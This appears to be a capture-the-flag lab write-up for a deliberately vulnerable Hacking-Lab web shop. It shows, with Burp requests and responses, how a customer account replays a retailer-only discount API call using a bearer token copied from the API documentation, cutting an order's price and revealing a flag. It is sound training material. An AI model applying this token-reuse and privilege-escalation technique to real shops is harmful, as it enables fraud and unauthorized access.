
**Task 3:**

1. Log in as customer 0 and go to orders. Start Burp!




## My Orders

From: From

Quantity: Quantity

| # | Created | Order | Status | Total price |
|---|---|---|---|---|
| 1 | 09.04.2018 13:18:07 | 5acb4be9d9520729d8638c9a | ready for payment | 2950.00 CHF |

2. In Burp, you can see this:
   "GET /api/order/account/..."



| # | Host | Method | URL | Params | Edited | Status code | Length | MIME type | Extension | Title | Notes | TLS |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 1 | https://6debd882-4f99-4dcc-8057-033075b32741.i.vuln.land | GET | / | | | 200 | 6927 | HTML | | Glockenshop | | ✓ |
| 126 | https://6debd882-4f99-4dcc-8057-033075b32741.i.vuln.land | GET | / | | | 304 | 226 | | | | | ✓ |
| 233 | https://6debd882-4f99-4dcc-8057-033075b32741.i.vuln.land | GET | / | | | 304 | 226 | | | | | ✓ |
| 323 | https://push.services.mozilla.com | GET | / | | | 101 | 240 | | | | | ✓ |
| 107 | https://6debd882-4f99-4dcc-8057-033075b32741.i.vuln.land | GET | /api | | | 200 | 5196 | HTML | | API - WebShop | | ✓ |
| 90 | https://6debd882-4f99-4dcc-8057-033075b32741.i.vuln.land | GET | /api/order/account/5aa0481e876d9d39d4397859 | | | 200 | 11296 | JSON | | | | ✓ |
| 226 | https://6debd882-4f99-4dcc-8057-033075b32741.i.vuln.land | GET | /api/order/account/5aa0481e876d9d39d4397859 | | | 200 | 11296 | JSON | | | | ✓ |
| 320 | https://6debd882-4f99-4dcc-8057-033075b32741.i.vuln.land | GET | /api/order/account/5aa0481e876d9d39d4397859 | | | 200 | 11298 | JSON | | | | ✓ |
| 74 | https://6debd882-4f99-4dcc-8057-033075b32741.i.vuln.land | GET | /api/order/temp/account/5aa0481e876d9d39d4397859 | | | 404 | 270 | JSON | | | | ✓ |
| 198 | https://6debd882-4f99-4dcc-8057-033075b32741.i.vuln.land | GET | /api/order/temp/account/5aa0481e876d9d39d4397859 | | | 404 | 270 | JSON | | | | ✓ |
| 303 | https://6debd882-4f99-4dcc-8057-033075b32741.i.vuln.land | GET | /api/order/temp/account/5aa0481e876d9d39d4397859 | | | 404 | 270 | JSON | | | | ✓ |
| 215 | https://6debd882-4f99-4dcc-8057-033075b32741.i.vuln.land | GET | /api/post | | | 200 | 1104 | JSON | | | | ✓ |

Request


```
GET /api/order/account/5aa0481e876d9d39d4397859 HTTP/2
Host: 6debd882-4f99-4dcc-8057-033075b32741.i.vuln.land
Cookie: chatUser=5aa0481e876d9d39d4397859
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc1JldGFpbGVyIjpmYWxzZSwiX2lkIjoiNWFhMDQ4MWU4NzZkOWQzOW
Q0Mzk3ODU5IiwidXNlcm5hbWUiOiJjdXN0b21lcjAiLCJmaXJzdG5hbWUiOiJKdWxpYW5lIiwibGFzdG5hbWUiOiJTY2hlb
HplIiwiZW1haWwiOiJKdWxpYW5lLlNjaHVsemVAZ21haWwuY29tIiwiaWF0IjoxNzI5NjE1Mzk3LCJhdWQiOiJzZWxmIiwi
aXNzIjoid2Vic2hvcCJ9.amgYz0-PsBubdgaEDZAKf_a5K79BGHuTlKZ0P9EhHQk
Referer: https://6debd882-4f99-4dcc-8057-033075b32741.i.vuln.land/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

Response

```
HTTP/2 200 OK
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Date: Tue, 22 Oct 2024 16:50:23 GMT
Etag: W/"2b58-s3J6lFXli5ihMszppNDSToBunuM"
Vary: Accept-Encoding

{
  "statusCode":200,
  "data":{
    "orders":[
      {
        "_id":"5acb4be9d9520729d8638c9a",
        "payment":{
          "_id":"6717d7cff3be010035a742cf",
          "type":"bill"
```

3. Send this Json to Repeater!
4. Go to a browser and type in: [https://6debd882-4f99-4dcc-8057-033075b32741.i.vuln.land/api](https://6debd882-4f99-4dcc-8057-033075b32741.i.vuln.land/api)



https://6debd882-4f99-4dcc-8057-033075b32741.i.vuln.land/api
acking-Lab
Compass Security
HL Blog
Kali
HL Jira Service Desk

## Available API Methods


### 1. Retailer Discount

| Method | Url | Params | Action |
|---|---|---|---|
| GET | /api/retailer/order/***:orderId***/applyDiscount/ | orderId | As a retailer, you can apply a 50% discount to any order which is paid by bill. |

Example of an HTTP request

```
GET /api/retailer/order/5dead5beef5c0ffee5babe5/applyDiscount HTTP/1.1
Host: glockenshop.glocken-cdn.ch
Connection: Close
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc1JldGFpbGVyIjp0cnVlLCJfaWQiOiI1YWNjODUxZmM4YmMyNjIyMTRjMDFlZTUiLCJ1c2Vy
bmFtZSI6InJldGFpbGVyMCIsImZpcnN0bmFtZSI6IkphY2tvYiIsImxhc3RuYW1lIjoiTcO8bGxlciIsImVtYWlsIjoiSmFja29iLk11ZWxsZXJAZ21haWwuY29tIiwiaWF0Ijo
xNTIzMzU0NjIyLCJhdWQiOiJzZWxmIiwiaXNzIjoid2Vic2hvcCJ9.7eDbsqhJ0jyXdKWsjyVgpT5ZL6JIWlBMH8laQ6XYghQ
```

Copy GET /api/retailer/order/:orderID/applyDiscount/ and Authorization: Bearer...



Request

```
1  GET /api/retailer/order/5acb4be9d9520729d8638c9a/applyDiscount HTTP/2
2  Host: 6debd882-4f99-4dcc-8057-033075b32741.i.vuln.land
3  Cookie: chatUser=5aa0481e876d9d39d4397859
4  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5  Accept: application/json, text/plain, */*
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate, br
8  Authorization: Bearer
   eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc1JldGFpbGVyIjp0cnVlLCJfaWQiOiI1YWNjODUxZmM4YmMyNjIyMTRj
   MDFlZTUiLCJ1c2VybmFtZSI6InJldGFpbGVyMCIsImZpcnN0bmFtZSI6IkphY2tvYiIsImxhc3RuYW1lIjoiTcO8bGxlciIsI
   mVtYWlsIjoiSmFja29iLk11ZWxsZXJAZ21haWwuY29tIiwiaWF0IjoxNTIzMzU0NjIyLCJhdWQiOiJzZWxmIiwiaXNzIjoid2
   Vic2hvcCJ9.7eDbsqhJ0jyXdKWsjyVgpT5ZL6JIWlBMH8laQ6XYghQ
9  Referer: https://6debd882-4f99-4dcc-8057-033075b32741.i.vuln.land/
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-origin
13 Te: trailers
14
15
```

Response


```
HTTP/2 200 OK
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=utf-8
Date: Tue, 22 Oct 2024 17:04:03 GMT
Etag: W/"b19-jw13WyqQnbC+rdgDq1OsmMDey0A"
Vary: Accept-Encoding
X-Flag: 0957ae66-0c70-4b85-9304-2a6d3d595a0b

<html>
  <head>
    <title>
      API - WebShop
    </title>
    <link rel="stylesheet" href="/styles/bootstrap.min.css"/>
    <link rel="stylesheet" href="/styles/api.css"/>
  </head>
  <body>
    <div class="container">
      <div class="jumbotron" style="display: inline-block; width: 100%; background-color:
      #4d91ff; color: white">
        <div class="col-lg-2">
          <span class="logo-item glyphicon glyphicon-bell">
          </span>
        </div>
        <div class="col-lg-10">
          <h1>
            Welcome to the API
          </h1>
        </div>
```

Replace the first line with the Retailer API Call and the line 8 with the Authorization!

Important! Replace in the Retailer API Call the orderID with the correct OrderId from customer0.

This can be found on the webpage:



My Orders

From: From

Quantity: Quantity

| # | Created | Order | Status | Total price |
|---|---|---|---|---|
| 1 | 09.04.2018 13:18:07 | 5acb4be9d9520729d8638c9a | ready for payment | 737.50 CHF |

We can see, that the total price is reduced!